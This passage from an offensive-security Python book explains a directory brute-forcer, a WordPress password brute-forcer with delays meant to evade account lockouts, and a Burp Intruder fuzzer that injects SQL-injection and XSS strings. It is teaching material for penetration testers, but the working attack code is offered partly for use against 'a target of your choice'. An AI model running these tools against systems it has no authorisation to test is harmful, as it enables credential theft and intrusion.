    ❷ input('Press return to continue.')

    ❸ run()
    ❹ with open('myanswers.txt', 'w') as f:
        while not answers.empty():
            f.write(f'{answers.get()}\n')
        print('done')
```

We use the context manager chdir ❶ to navigate to the right directory before we call gather_paths. We've added a pause there in case we want to review the console output before continuing ❷. At this point, we have gathered the interesting filepaths from our local installation. Then we run the main mapping task ❸ against the remote application and write the answers to a file. We'll likely get a bunch of successful requests, and when we print the successful URLs to the console, the results may go by so fast that we won't be able to follow. To avoid that, add a block ❹ to write the results to a file. Notice the context manager method to open a file . This guarantees that the file closes when the block is finished.

Kicking the Tires

The authors keep a site around just for testing (*boodelyboo.com*), and that's what we've targeted in this example. For your own tests, you might create a site to play with, or you can install WordPress into your Kali VM. Note that you can use any open source web application that's quick to deploy or that you have running already. When you run *mapper.py*, you should see output like the following:

```
Spawning thread 0
Spawning thread 1
Spawning thread 2
Spawning thread 3
Spawning thread 4
Spawning thread 5
Spawning thread 6
Spawning thread 7
Spawning thread 8
Spawning thread 9
++x+x+++x+++++
+++++
```

When the process is finished, the paths on which you were successful are listed in the new file *myanswers.txt*.

Brute-Forcing Directories and File Locations

The previous example assumed a lot of knowledge about your target. But when you're attacking a custom web application or large e-commerce system, you often won't be aware of all of the files accessible on the web server. Generally, you'll deploy a spider, such as the one included in Burp Suite, to crawl the target website in order to discover as much of the web application as possible. But in a lot of cases, you'll want to get ahold of configuration files, leftover development files, debugging scripts, and other security breadcrumbs that can provide sensitive information or expose functionality that the software developer did not intend. The only way to discover this content is to use a brute-forcing tool to hunt down common filenames and directories.

We'll build a simple tool that will accept wordlists from common brute forcers, such as the gobuster project¹ and SVNDigger,² and attempt to discover directories and files that are reachable on the target web server. You'll find many wordlists available on the internet, and you already have quite a few in your Kali distribution (see */usr/share/wordlists*). For this example, we'll use a list from SVNDigger. You can retrieve the files for SVNDigger as follows:

```
cd ~/Downloads
wget https://www.netsparker.com/s/research/SVNDigger.zip
unzip SVNDigger.zip
```

When you unzip this file, the file *all.txt* will be in your *Downloads* directory.

As before, we'll create a pool of threads to aggressively attempt to discover content. Let's start by creating some functionality to create a Queue out of a wordlist file. Open up a new file, name it *bruter.py*, and enter the following code:

```
import queue
import requests
import threading
import sys

AGENT = "Mozilla/5.0 (X11; Linux x86_64; rv:19.0) Gecko/20100101 Firefox/19.0"
EXTENSIONS = ['.php', '.bak', '.orig', '.inc']
TARGET = "http://testphp.vulnweb.com"
THREADS = 50
WORDLIST = "/home/tim/Downloads/all.txt"
```

1. gobuster Project: <https://github.com/OJ/gobuster/>

2. SVNDigger Project: <https://www.mavitunasecurity.com/blog/svn-digger-better-lists-for-forced-browsing/>

```

❶ def get_words(resume=None):

    ❷ def extend_words(word):
        if "." in word:
            words.put(f'/{word}')
        else:
            ❸ words.put(f'/{word}/')

        for extension in EXTENSIONS:
            words.put(f'/{word}{extension}')

    with open(WORDLIST) as f:
        ❹ raw_words = f.read()

    found_resume = False
    words = queue.Queue()
    for word in raw_words.split():
        ❺ if resume is not None:
            if found_resume:
                extend_words(word)
            elif word == resume:
                found_resume = True
                print(f'Resuming wordlist from: {resume}')
        else:
            print(word)
            extend_words(word)

    ❻ return words

```

The `get_words` helper function ❶, which returns the words queue we'll test on the target, contains some special techniques. We read in a wordlist file ❹ and then begin iterating over each line in the file. We then set the `resume` variable to the last path that the brute forcer tried ❺. This functionality allows us to resume a brute-forcing session if our network connectivity is interrupted or the target site goes down. When we've parsed the entire file, we return a `Queue` full of words to use in our actual brute-forcing function ❻.

Note that this function has an inner function called `extend_words` ❷. An *inner function* is a function defined inside another function. We could have written it outside of `get_words`, but because `extend_words` will always run in the context of the `get_words` function, we place it inside in order to keep the namespaces tidy and make the code easier to understand.

The purpose of this inner function is to apply a list of extensions to test when making requests. In some cases, you want to try not only the `/admin` extension, for example, but also `admin.php`, `admin.inc`, and `admin.html` ❸. It can be useful here to brainstorm common extensions that developers might use and forget to remove later on, like `.orig` and `.bak`, on top of the regular programming language extensions. The `extend_words` inner function provides this capability, using these rules: if the word contains a dot (`.`), we'll append it to the URL (for example, `/test.php`); otherwise, we'll treat it like a directory name (such as `/admin/`).

In either case, we'll add each of the possible extensions to the result. For example, if we have two words, `test.php` and `admin`, we will put the following additional words into our words queue:

```
/test.php.bak, /test.php.inc, /test.php.orig, /test.php.php
/admin/admin.bak, /admin/admin.inc, /admin/admin.orig, /admin/admin.php
```

Now, let's write the main brute-forcing function:

```
def dir_bruter(words):
    ❶ headers = {'User-Agent': AGENT}
    while not words.empty():
        ❷ url = f'{TARGET}{words.get()}'
        try:
            r = requests.get(url, headers=headers)
        ❸ except requests.exceptions.ConnectionError:
            sys.stderr.write('x');sys.stderr.flush()
            continue

        if r.status_code == 200:
            ❹ print(f'\nSuccess ({r.status_code}: {url})')
        elif r.status_code == 404:
            ❺ sys.stderr.write('.');sys.stderr.flush()
        else:
            print(f'{r.status_code} => {url}')

if __name__ == '__main__':
    ❻ words = get_words()
    print('Press return to continue.')
    sys.stdin.readline()
    for _ in range(THREADS):
        t = threading.Thread(target=dir_bruter, args=(words,))
        t.start()
```

The `dir_bruter` function accepts a `Queue` object that is populated with words we prepared in the `get_words` function. We defined a `User-Agent` string at the beginning of the program to use in the HTTP request so that our requests look like the normal ones coming from nice people. We add that information into the `headers` variable ❶. We then loop through the words queue. For each iteration, we create a URL with which to request on the target application ❷ and send the request to the remote web server.

This function prints some output directly to the console and some output to `stderr`. We will use this technique to present output in a flexible way. It enables us to display different portions of output, depending on what we want to see.

It would be nice to know about any connection errors we get ❸; print an `x` to `stderr` when that happens. Otherwise, if we have a success (indicated by a status of 200), print the complete URL to the console ❹. You could also create a queue and put the results there, as we did last time. If we get a 404 response, we print a dot (`.`) to `stderr` and continue ❺. If we get any other response code, we print the URL as well, because this could indicate

something interesting on the remote web server. (That is, something besides a “file not found” error.) It’s useful to pay attention to your output because, depending on the configuration of the remote web server, you may have to filter out additional HTTP error codes in order to clean up your results.

In the `__main__` block, we get the list of words to brute-force ❹ and then spin up a bunch of threads to do the brute forcing.

Kicking the Tires

OWASP has a list of vulnerable web applications, both online and offline, such as virtual machines and disk images, that you can test your tooling against. In this case, the URL referenced in the source code points to an intentionally buggy web application hosted by Acunetix. The cool thing about attacking these applications is that it shows you how effective brute forcing can be.

We recommend you set the `THREADS` variable to something sane, such as 5, and run the script. A value too low will take a long time to run, while a high value can overload the server. In short order, you should start seeing results such as the following ones:

```
(bhp) tim@kali:~/bhp/bhp$ python bruter.py
Press return to continue.
--snip--
Success (200: http://testphp.vulnweb.com/CVS/)
.....
Success (200: http://testphp.vulnweb.com/admin/).
.....
```

If you want to see only the successes, since you used `sys.stderr` to write the `x` and dot (`.`) characters, invoke the script and redirect `stderr` to `/dev/null` so that only the files you found are displayed on the console:

```
python bruter.py 2> /dev/null

Success (200: http://testphp.vulnweb.com/CVS/)
Success (200: http://testphp.vulnweb.com/admin/)
Success (200: http://testphp.vulnweb.com/index.php)
Success (200: http://testphp.vulnweb.com/index.bak)
Success (200: http://testphp.vulnweb.com/search.php)
Success (200: http://testphp.vulnweb.com/login.php)
Success (200: http://testphp.vulnweb.com/images/)
Success (200: http://testphp.vulnweb.com/index.php)
Success (200: http://testphp.vulnweb.com/logout.php)
Success (200: http://testphp.vulnweb.com/categories.php)
```

Notice that we’re pulling some interesting results from the remote website, some of which may surprise you. For example, you may find backup files or code snippets left behind by an overworked web developer. What could be in that `index.bak` file? With that information, you can remove files that could provide an easy compromise of your application.

Brute-Forcing HTML Form Authentication

There may come a time in your web hacking career when you need to gain access to a target or, if you're consulting, assess the password strength on an existing web system. It has become increasingly common for web systems to have brute-force protection, whether a captcha, a simple math equation, or a login token that has to be submitted with the request. There are a number of brute forcers that can do the brute-forcing of a POST request to the login script, but in a lot of cases they are not flexible enough to deal with dynamic content or handle simple “are you human?” checks. We'll create a simple brute forcer that will be useful against WordPress, a popular content management system. Modern WordPress systems include some basic anti-brute-force techniques, but still lack account lockouts or strong captchas by default.

In order to brute-force WordPress, our tool needs to meet two requirements: it must retrieve the hidden token from the login form before submitting the password attempt, and it must ensure that we accept cookies in our HTTP session. The remote application sets one or more cookies on first contact, and it will expect the cookies back on a login attempt. In order to parse out the login form values, we'll use the `lxml` package introduced in the section “The `lxml` and BeautifulSoup Packages” on page [XX](#).

Let's get started by having a look at the WordPress login form. You can find this by browsing to `http://<yourtarget>/wp-login.php/`. You can use your browser's tools to “view source” to find the HTML structure. For example, using the Firefox browser, choose Tools ▶ Web Developer ▶ Inspector. For the sake of brevity, we've included the relevant form elements only:

```
<form name="loginform" id="loginform"
❶ action="http://boodelyboo.com/wordpress/wp-login.php" method="post">
  <p>
    <label for="user_login">Username or Email Address</label>
    ❷ <input type="text" name="log" id="user_login" value="" size="20"/>
  </p>

  <div class="user-pass-wrap">
    <label for="user_pass">Password</label>
    <div class="wp-pwd">
      ❸ <input type="password" name="pwd" id="user_pass" value="" size="20" />
    </div>
  </div>
  <p class="submit">
    ❹ <input type="submit" name="wp-submit" id="wp-submit" value="Log In" />
    ❺ <input type="hidden" name="testcookie" value="1" />
  </p>
</form>
```

Reading through this form, we are privy to some valuable information that we'll need to incorporate into our brute forcer. The first is that the form gets submitted to the `/wp-login.php` path as an HTTP POST ❶. The next elements are all of the fields required in order for the form submission

to be successful: `log` ❷ is the variable representing the username, `pwd` ❸ is the variable for the password, `wp-submit` ❹ is the variable for the submit button, and `testcookie` ❺ is the variable for a test cookie. Note that this input is hidden on the form.

The server also sets a couple of cookies when you make contact with the form, and it expects to receive them again when you post the form data. This is the essential piece of the WordPress anti-brute-forcing technique. The site checks the cookie against your current user session, so even if you are passing the correct credentials into the login processing script, the authentication will fail if the cookie is not present. When a normal user logs in, the browser automatically includes the cookie. We must duplicate that behavior in the brute-forcing program. We will handle the cookies automatically using the `requests` library's `Session` object.

We'll rely on the following request flow in our brute forcer in order to be successful against WordPress:

1. Retrieve the login page and accept all cookies that are returned.
2. Parse out all of the form elements from the HTML.
3. Set the username and/or password to a guess from our dictionary.
4. Send an HTTP POST to the login processing script, including all HTML form fields and our stored cookies.
5. Test to see if we have successfully logged in to the web application.

Cain & Abel, a Windows-only password recovery tool, includes a large wordlist for brute-forcing passwords called *cain.txt*. Let's use that file for our password guesses. You can download it directly from Daniel Miessler's GitHub repository `SecLists`:

```
wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/Software/cain-and-abel.txt
```

By the way, `SecLists` contains a lot of other wordlists, too. I encourage you to browse through the repo for your future hacking projects.

You can see that we are going to be using some new and valuable techniques in this script. We will also mention that you should never test your tooling on a live target; always set up an installation of your target web application with known credentials and verify that you get the desired results. Let's open a new Python file named *wordpress_killer.py* and enter the following code:

```
from io import BytesIO
from lxml import etree
from queue import Queue

import requests
import sys
import threading
import time
```

```

❶ SUCCESS = 'Welcome to WordPress!'
❷ TARGET = "http://boodelyboo.com/wordpress/wp-login.php"
WORDLIST = '/home/tim/bhp/bhp/cain.txt'

❸ def get_words():
    with open(WORDLIST) as f:
        raw_words = f.read()

        words = Queue()
        for word in raw_words.split():
            words.put(word)
        return words

❹ def get_params(content):
    params = dict()
    parser = etree.HTMLParser()
    tree = etree.parse(BytesIO(content), parser=parser)
    ❺ for elem in tree.findall('//input'): # find all input elements
        name = elem.get('name')
        if name is not None:
            params[name] = elem.get('value', None)
    return params

```

These general settings deserve a bit of explanation. The `TARGET` variable ❷ is the URL from which the script will first download and parse the HTML. The `SUCCESS` variable ❶ is a string that we'll check for in the response content after each brute-forcing attempt in order to determine whether or not we are successful.

The `get_words` function ❸ should look familiar because we used a similar form of it for the brute forcer in the section “Brute-Forcing Directories and File Locations” on page XX. The `get_params` function ❹ receives the HTTP response content, parses it, and loops through all the input elements ❺ to create a dictionary of the parameters we need to fill out. Let's now create the plumbing for our brute forcer; some of the following code will be familiar from the code in the preceding brute-forcing programs, so we'll only highlight the newest techniques.

```

class Bruter:
    def __init__(self, username, url):
        self.username = username
        self.url = url
        self.found = False
        print(f'\nBrute Force Attack beginning on {url}.\n')
        print("Finished the setup where username = %s\n" % username)

    def run_bruteforce(self, passwords):
        for _ in range(10):
            t = threading.Thread(target=self.web_bruter, args=(passwords,))
            t.start()

    def web_bruter(self, passwords):

```

```

❶ session = requests.Session()
   resp0 = session.get(self.url)
   params = get_params(resp0.content)
   params['log'] = self.username

❷ while not passwords.empty() and not self.found:
   time.sleep(5)
   passwd = passwords.get()
   print(f'Trying username/password {self.username}/{passwd:<10}')
   params['pwd'] = passwd

❸ resp1 = session.post(self.url, data=params)
   if SUCCESS in resp1.content.decode():
       self.found = True
       print(f"\nBruteforcing successful.")
       print("Username is %s" % self.username)
       print("Password is %s\n" % brute)
       print('done: now cleaning up other threads. . .')
```

This is our primary brute-forcing class, which will handle all of the HTTP requests and manage cookies. The work of the `web_bruter` method, which performs the brute-force login attack, proceeds in three stages.

In the initialization phase ❶, we initialize a `Session` object from the `requests` library, which will automatically handle our cookies for us. We then make the initial request to retrieve the login form. When we have the raw HTML content, we pass it off to the `get_params` function, which parses the content for the parameters and returns a dictionary of all of the retrieved form elements. After we've successfully parsed the HTML, we replace the `username` parameter. Now we can start looping through our password guesses.

In the loop phase ❷, we first sleep a few seconds in an attempt to bypass account lockouts. Then we pop a password from the queue and use it to finish populating the parameter dictionary. If there are no more passwords in the queue, the thread quits.

In the request phase ❸, we post the request with our parameter dictionary. After we retrieve the result of the authentication attempt, we test whether the authentication was successful or not—that is, whether or not the content contains the success string we defined earlier. If it was successful and the string is present, we clear the queue so the other threads can finish quickly and return.

To wrap up the WordPress brute forcer, let's add the following code:

```

if __name__ == '__main__':
    words = get_words()
    ❶ b = Bruter('tim', url)
    ❷ b.run_bruteforce(words)
```

That's it! We pass in the `username` and `url` to the `Bruter` class ❶ and brute-force the application using a queue created from the `words` list ❷. Now we can watch the magic happen.

HTMLPARSER 101

In the example in this section, we used the `requests` and `lxml` packages to make HTTP requests and parse the resulting content. But what if you are unable to install the packages and therefore must rely on the standard library? As we noted in the beginning of this chapter, you can use `urllib` for making your requests, but you'll need to set up your own parser with the standard library `html.parser.HTMLParser`.

There are three primary methods you can implement when using the `HTMLParser` class: `handle_starttag`, `handle_endtag`, and `handle_data`. The `handle_starttag` function will be called any time an opening HTML tag is encountered, and the opposite is true for the `handle_endtag` function, which gets called each time a closing HTML tag is encountered. The `handle_data` function gets called when there is raw text in between tags. The function prototypes for each function are slightly different, as follows:

```
handle_starttag(self, tag, attributes)
handle_endtag(self, tag)
handle_data(self, data)
```

Here's a quick example to highlight this:

```
<title>Python rocks!</title>

handle_starttag => tag variable would be "title"
handle_data     => data variable would be "Python rocks!"
handle_endtag   => tag variable would be "title"
```

With this very basic understanding of the `HTMLParser` class, you can do things like parse forms, find links for spidering, extract all of the pure text for data-mining purposes, or find all of the images in a page.

Kicking the Tires

If you don't have WordPress installed on your Kali VM, then install it now. On our temporary WordPress install hosted at *boodelyboo.com*, we preset the username to `tim` and the password to `1234567` so that we can make sure it works. That password just happens to be in the *cain.txt* file, around 30 entries down. When running the script, we get the following output:

```
(bhp) tim@kali:~/bhp/bhp$ python wordpress_killer.py
Brute Force Attack beginning on http://boodelyboo.com/wordpress/wp-login.php.
Finished the setup where username = tim
```

```
Trying username/password tim/!@#$$%
Trying username/password tim/!@#$$%^
Trying username/password tim/!@#$$%^&
--snip--
Trying username/password tim/Oracl38i
```


```
Bruteforcing successful.
Username is tim
Password is 1234567
```

```
done: now cleaning up.
(bhp) tim@kali:~/bhp/bhp$
```

You can see that the script successfully brute-forces and logs in to the WordPress console. To verify that it worked, you should manually log in using those credentials. After you test this locally and you're certain it works, you can use this tool against a target WordPress installation of your choice.

6

EXTENDING BURP PROXY



If you've ever tried hacking a web application, you've likely used Burp Suite to perform spidering, proxy browser traffic, and carry out other attacks. Burp Suite also allows you to create your own tooling, called *extensions*. Using Python, Ruby, or pure Java, you can add panels in the Burp GUI and build automation techniques into Burp Suite. We'll take advantage of this feature to write some handy tooling for performing attacks and extended reconnaissance. The first extension will use an intercepted HTTP request

from Burp Proxy as a seed for a mutation fuzzer that runs in Burp Intruder. The second extension will communicate with the Microsoft Bing API to show us all virtual hosts located on the same IP address as a target site, as well as any subdomains detected for the target domain. Finally, we'll build an extension to create a wordlist from a target website that you can use in a brute-force password attack.

This chapter assumes that you've played with Burp before and know how to trap requests with the Proxy tool, as well as how to send a trapped request to Burp Intruder. If you need a tutorial on how to do these tasks, visit PortSwigger Web Security (<http://www.portswigger.net/>) to get started.

We have to admit that when we first started exploring the Burp Extender API, it took us some time to understand how it worked. We found it a bit confusing, as we're pure Python guys and have limited Java development experience. But we found a number of extensions on the Burp website that taught us how other folks had developed extensions. We used that prior art to help us understand how to begin implementing our own code. This chapter will cover some basics on extending functionality, but we'll also show you how to use the API documentation as a guide.

Setting Up

Burp Suite comes installed by default on Kali Linux. If you're using a different machine, download Burp from <http://www.portswigger.net/> and set it up.

As sad as it makes us to admit this, you'll require a modern Java installation. Kali Linux has one installed. If you're on a different platform, use your system's installation method (such as apt, yum, or rpm) to get one. Next, install *Jython*, a Python 2 implementation written in Java. Up until now, all of our code has used Python 3 syntax, but in this chapter we'll revert to Python 2, since that's what Jython expects. You can find this JAR file on the No Starch site, along with the rest of the book's code (<https://www.nostarch.com/blackhatpython/>), or on the official site, <https://www.jython.org/download.html>. Select the Jython 2.7 Standalone Installer. Save the JAR file to an easy-to-remember location, such as your Desktop.

Next, either double-click the Burp icon on your Kali machine or run Burp from the command line:

```
#> java -XX:MaxPermSize=1G -jar burpsuite_pro_v1.6.jar
```

This will fire up Burp, and you should see its graphical user interface (GUI) full of wonderful tabs, as shown in Figure 6-1.




Figure 6-1: Burp Suite GUI loaded properly

Now let's point Burp at our Jython interpreter. Click the **Extender** tab and then click the **Options** tab. In the Python Environment section, select the location of your Jython JAR file, as shown in Figure 6-2. You can leave the rest of the options alone. We're ready to start coding our first extension. Let's get rocking!




Figure 6-2: Configuring the Jython interpreter location

Burp Fuzzing

At some point in your career, you may find yourself attacking a web application or service that doesn't allow you to use traditional web application assessment tools. For example, the application might use too many parameters, or it may be obfuscated in some way that makes performing a manual test far too time-consuming. We've been guilty of running standard tools that can't deal with strange protocols, or even JSON in a lot of cases. This is where you'll find it useful to establish a solid baseline of HTTP traffic, including authentication cookies, while passing off the body of the request to a custom fuzzer. This fuzzer can

then manipulate the payload in any way you choose. We'll work on our first Burp extension by creating the world's simplest web application fuzzer, which you can then expand into something more intelligent.

Burp has a number of tools you can use when you're performing web application tests. Typically, you'll trap all requests using the Proxy, and when you see an interesting one, you'll send it to another Burp tool. A common technique is to send them to the Repeater tool, which lets you replay web traffic as well as manually modify any interesting spots. To perform more automated attacks in query parameters, you can send a request to the Intruder tool, which attempts to automatically figure out which areas of the web traffic you should modify and then allows you to use a variety of attacks to try to elicit error messages or tease out vulnerabilities. A Burp extension can interact in numerous ways with the Burp suite of tools. In our case, we'll bolt additional functionality directly onto the Intruder tool.

Our first instinct is to take a look at the Burp API documentation to determine what Burp classes we need to extend in order to write our custom extension. You can access this documentation by clicking the **Extender** tab and then clicking the **APIs** tab. The API can look a little daunting because it's very Java-y. But notice that the Burp developers have aptly named each class, making it easy to figure out where we want to start. In particular, because we're trying to fuzz web requests during an Intruder attack, we might want to focus on the `IIntruderPayloadGeneratorFactory` and `IIntruderPayloadGenerator` classes. Let's take a look at what the documentation says for the `IIntruderPayloadGeneratorFactory` class:

```

/**
 * Extensions can implement this interface and then call
 ❶ * IBurpExtenderCallbacks.registerIntruderPayloadGeneratorFactory()
 * to register a factory for custom Intruder payloads.
 */

public interface IIntruderPayloadGeneratorFactory
{
    /**
     * This method is used by Burp to obtain the name of the payload
     * generator. This will be displayed as an option within the
     * Intruder UI when the user selects to use extension-generated
     * payloads.
     *
     * @return The name of the payload generator.
     */
    ❷ String getGeneratorName();

    /**
     * This method is used by Burp when the user starts an Intruder
     * attack that uses this payload generator.
     *
     * @param attack
     * An IIntruderAttack object that can be queried to obtain details
     * about the attack in which the payload generator will be used.

```

```

        * @return A new instance of
        * IIntruderPayloadGenerator that will be used to generate
        * payloads for the attack.
        */
    ❸ IIntruderPayloadGenerator createNewInstance(IIntruderAttack attack);
}

```

The first bit of documentation ❶ tells how to correctly register our extension with Burp. We'll extend the main Burp class as well as the `IIntruderPayloadGeneratorFactory` class. Next, we see that Burp expects two methods in our main class. Burp will call the `getGeneratorName` method ❷ to retrieve the name of our extension, and we're expected to return a string. The `createNewInstance` method ❸ expects us to return an instance of the `IIntruderPayloadGenerator`, a second class we'll have to create.

Now let's implement the actual Python code to meet these requirements. Then we'll figure out how to add the `IIntruderPayloadGenerator` class. Open a new Python file, name it `bhp_fuzzer.py`, and punch out the following code:

```

❶ from burp import IBurpExtender
from burp import IIntruderPayloadGeneratorFactory
from burp import IIntruderPayloadGenerator

from java.util import List, ArrayList

import random

❷ class BurpExtender(IBurpExtender, IIntruderPayloadGeneratorFactory):
    def registerExtenderCallbacks(self, callbacks):
        self._callbacks = callbacks
        self._helpers = callbacks.getHelpers()

        ❸ callbacks.registerIntruderPayloadGeneratorFactory(self)

        return

    ❹ def getGeneratorName(self):
        return "BHP Payload Generator"

    ❺ def createNewInstance(self, attack):
        return BHPFuzzer(self, attack)

```

This simple skeleton outlines what we need in order to satisfy the first set of requirements. We have to first import the `IBurpExtender` class ❶, a requirement for every extension we write. We follow this up by importing the classes necessary for creating an Intruder payload generator. Next, we define the `BurpExtender` class ❷, which extends the `IBurpExtender` and `IIntruderPayloadGeneratorFactory` classes. We then use the `registerIntruderPayloadGeneratorFactory` method ❸ to register our class so

that the Intruder tool is aware that we can generate payloads. Next, we implement the `getGeneratorName` method ④ to simply return the name of our payload generator. Finally, we implement the `createNewInstance` method ⑤, which receives the attack parameter and returns an instance of the `IIntruderPayloadGenerator` class, which we called `BHPFuzzer`.

Let's have a peek at the documentation for the `IIntruderPayloadGenerator` class so we know what to implement:

```

/**
 * This interface is used for custom Intruder payload generators.
 * Extensions
 * that have registered an
 * IIntruderPayloadGeneratorFactory must return a new instance of
 * this interface when required as part of a new Intruder attack.
 */

public interface IIntruderPayloadGenerator
{
    /**
     * This method is used by Burp to determine whether the payload
     * generator is able to provide any further payloads.
     *
     * @return Extensions should return
     * false when all the available payloads have been used up,
     * otherwise true
     */
    ❶ boolean hasMorePayloads();

    /**
     * This method is used by Burp to obtain the value of the next payload.
     *
     * @param baseValue The base value of the current payload position.
     * This value may be null if the concept of a base value is not
     * applicable (e.g. in a battering ram attack).
     * @return The next payload to use in the attack.
     */
    ❷ byte[] getNextPayload(byte[] baseValue);

    /**
     * This method is used by Burp to reset the state of the payload
     * generator so that the next call to
     * getNextPayload() returns the first payload again. This
     * method will be invoked when an attack uses the same payload
     * generator for more than one payload position, for example in a
     * sniper attack.
     */
    ❸ void reset();
}

```

Okay! Now we know we need to implement the base class, which needs to expose three methods. The first method, `hasMorePayloads` ❶, is there to decide whether to continue sending mutated requests back to Burp Intruder. We'll use a counter to deal with this. Once the counter reaches the maximum

level, we'll return `False` to stop generating fuzzing cases. The `getNextPayload` method ❷ will receive the original payload from the HTTP request that you trapped. Alternatively, if you selected multiple payload areas in the HTTP request, you'll receive only the bytes you plan to fuzz (more on this later). This method allows us to fuzz the original test case and then return it for Burp to send. The last method, `reset` ❸, is there so that if we generate a known set of fuzzed requests, the fuzzer can iterate through those values for each payload position designated in the Intruder tab. Our fuzzer isn't so fussy; it will always just keep randomly fuzzing each HTTP request.

Now let's see how this looks when we implement it in Python. Add the following code to the bottom of `bhp_fuzzer.py`:

```
❶ class BHPFuzzer(IIntruderPayloadGenerator):
    def __init__(self, extender, attack):
        self._extender = extender
        self._helpers = extender._helpers
        self._attack = attack
        ❷ self.max_payloads = 10
        self.num_iterations = 0

        return

    ❸ def hasMorePayloads(self):
        if self.num_iterations == self.max_payloads:
            return False
        else:
            return True

    ❹ def getNextPayload(self, current_payload):
        # convert into a string
        ❺ payload = "".join(chr(x) for x in current_payload)

        # call our simple mutator to fuzz the POST
        ❻ payload = self.mutate_payload(payload)

        # increase the number of fuzzing attempts
        ❼ self.num_iterations += 1

        return payload

    def reset(self):
        self.num_iterations = 0
        return
```

We start by defining a `BHPFuzzer` class ❶ that extends the `IIntruderPayloadGenerator` class. We define the required class variables and then add the `max_payloads` ❷ and `num_iterations` variables used to let Burp know when we've finished fuzzing. You could, of course, let the extension run forever if you'd like, but for testing purposes, we'll set time limits. Next, we implement the `hasMorePayloads` method ❸, which simply checks whether we've reached the maximum number of fuzzing iterations. You could modify

this to continually run the extension by always returning True. The `getNextPayload` method **4** receives the original HTTP payload, and it's here that we'll be fuzzing. The `current_payload` variable arrives as a byte array, so we convert this to a string **5** and then pass it to the `mutate_payload` fuzzing method **6**. We then increment the `num_iterations` variable **7** and return the mutated payload. Our last method is the `reset` method, which returns without doing anything.

Now let's write the world's simplest fuzzing method, which you can modify to your heart's content. For instance, this method knows the value of the current payload, so if you have a tricky protocol that needs something special, like a CRC checksum or a length field, you could perform those calculations inside this method before returning. Add the following code to `bhp_fuzzer.py`, inside the `BHPFuzzer` class:

```
def mutate_payload(self,original_payload):
    # pick a simple mutator or even call an external script
    picker = random.randint(1,3)

    # select a random offset in the payload to mutate
    offset = random.randint(0,len(original_payload)-1)

    ❶ front, back = original_payload[:offset], original_payload[offset:]

    # random offset insert a SQL injection attempt
    if picker == 1:
        ❷ front += "'"

        # jam an XSS attempt in
    elif picker == 2:
        ❸ front += "<script>alert('BHP!');</script>"

    # repeat a random chunk of the original payload
    elif picker == 3:
        ❹ chunk_length = random.randint(0, len(back)-1)
        repeater = random.randint(1, 10)
        for _ in range(repeater):
            front += original_payload[:offset + chunk_length]

    ❺ return front + back
```

First, we take the payload and split it into two random-length chunks, `front` and `back` **1**. Then, we randomly pick from three mutators: a simple SQL injection test that adds a single-quote to the end of the `front` chunk **2**, a cross-site scripting (XSS) test that adds a script tag to the end of the `front` chunk **3**, and a mutator that selects a random chunk from the original payload, repeats it a random number of times, and adds the result to the end of the `front` chunk **4**. Then, we add the `back` chunk to the altered `front` chunk to complete the mutated payload **5**. We now have a Burp Intruder extension we can use. Let's take a look at how to load it.

Kicking the Tires

First, we have to load the extension and make sure it contains no errors. Click the **Extender** tab in Burp and then click the **Add** button. A screen should appear, allowing you to point Burp at the fuzzer. Ensure that you set the same options as the ones shown in Figure 6-3.




Figure 6-3: Setting Burp to load our extension

Click **Next**, and Burp should begin loading the extension. If there are errors, click the **Errors** tab, debug any typos, and then click **Close**. Your Extender screen should now look like Figure 6-4.

